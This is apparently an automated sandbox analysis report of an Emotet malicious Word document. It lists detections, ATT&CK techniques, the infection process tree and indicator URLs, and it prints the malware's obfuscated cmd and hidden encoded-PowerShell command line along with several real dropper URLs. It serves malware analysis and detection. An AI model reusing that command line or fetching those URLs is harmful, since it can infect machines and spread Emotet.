ID: 344718
Sample Name:
ARCH_25_012021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 00:09:24
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report ARCH_25_012021.doc

Overview


General Information

Sample Name:	ARCH_25_012021.doc
Analysis ID:	344718
MD5:	baedc37e68b587..
SHA1:	2131d1319b5de5..
SHA256:	94485b3ce47d4a..

Most interesting Screenshot:



Detection




Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2364 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2400 cmdline: cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBFAFQ
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  AFQAaAAiACAALQBnAGUAIAA0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyACcAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBB
  ACcAKwAoACcAbgB5AFMAdAAnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAHMAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAy
  ADcAQgA9ACgAKAAnAFcANAAnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAFYAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9
  AGMAYQB0AGMAaAB7AH0AfQAkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - rundll32.exe (PID: 2812 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2792 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Kaktksw\An6othh\N49I.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2796 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Kaktksw\An6othh\N49I.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2920 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kizmwn\teeko.fjq',WoLqYWepjKvdu MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2936 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Kizmwn\teeko.fjq',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 3044 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ggqmed\gtlaa.wuq',yTCLpaeQtdZh MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2468 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ggqmed\gtlaa.wuq',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2448 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yapklbuza\ogcvtegh.uyf',ENdgueltfLPh AUL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yapklbuza\ogcvtegh.uyf',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2500 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwxqfujfxki\wrmqlfoubv.sew',vtkOSGpvF MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 3040 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwxqfujfxki\wrmqlfoubv.sew',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6\nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz\n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.2108207451.0000000000170000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2102924374.0000000000660000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2102828167.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2094445834.0000000000710000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2095209420.00000000001F0000.00000040.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.rundll32.exe.1f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
13.2.rundll32.exe.660000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.140000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.410000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.340000.1.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 35 entries				


Sigma Overview

System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found


Stealing of Sensitive Information:

- Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1 1	OS Credential Dumping	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	System Information Discovery 1 5	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Exploitation for Client Execution 3	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	Security Software Discovery 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non- Port
Local Accounts	Command and Scripting Interpreter 2 1 1	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Virtualization/Sandbox Evasion 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non- Appli Laye Proto
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Appli Laye Proto
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ARCH_25_012021.doc	16%	Virustotal		Browse
ARCH_25_012021.doc	26%	ReversingLabs	Document-Word.Trojan.GenScript	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Kaktksw\An6othh\N49I.dll	100%	Joe Sandbox ML		
C:\Users\user\Kaktksw\An6othh\N49I.dll	55%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.2c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.660000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.410000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.240000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
16.2.rundll32.exe.280000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.300000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.170000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.410000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.740000.1.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
11.2.rundll32.exe.5a0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
shannared.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://3musketeersent.net/wp-includes/TUgD/	8%	Virustotal		Browse
http://3musketeersent.net/wp-includes/TUgD/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://skilmu.com/wp-admin/hQVlB8b/	11%	Virustotal		Browse
http://https://skilmu.com/wp-admin/hQVlB8b/	0%	Avira URL Cloud	safe	
http://jeevanlic.com/wp-content/r8M/	14%	Virustotal		Browse
http://jeevanlic.com/wp-content/r8M/	0%	Avira URL Cloud	safe	
http://dashudance.com/thinkphp/dgs7Jm9/	14%	Virustotal		Browse
http://dashudance.com/thinkphp/dgs7Jm9/	100%	Avira URL Cloud	malware	
http://shannared.com	0%	Avira URL Cloud	safe	
http://shannared.com/content/lhALeS/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://mmrincs.com/eternal-duelist-9cuqv/jxGQj/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://leopardcranes.com/zynq-linux-yaayf/w/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shannared.com	192.169.223.13	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://shannared.com/content/lhALeS/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2096042413.0000000001DF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092922246.000 00000021B7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2095174145.000000000 2007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096496954.0000000001F5700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 00155586.00000000021D7000.0000 0002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2096129935.0000000001D70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2095088979.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092610452.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2094682788.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096129935.0000000001D7000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2095088979.0000000001C10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092610452.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2094682788.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096129935.0000000001D7000 0.00000002.00000001.sdmp	false		high
http://3musketeersent.net/wp-includes/TUgD/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2096042413.0000000001DF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2092922246.000 00000021B7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2095174145.000000000 2007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2096496954.0000000001F5700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 00155586.00000000021D7000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2089932064.000000000236000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.20 96763886.0000000002910000.0000 0002.00000001.sdmp	false		high
http://https://skilmu.com/wp-admin/hQVlB8b/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• 11%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://jeevanlic.com/wp-content/r8M/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• 14%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://dashudance.com/thinkphp/dgs7Jm9/	powershell.exe, 00000005.00000 002.2095364139.0000000003BDA00 0.00000004.00000001.sdmp	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://shannared.com	powershell.exe, 00000005.00000 002.2095818604.0000000003CE600 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
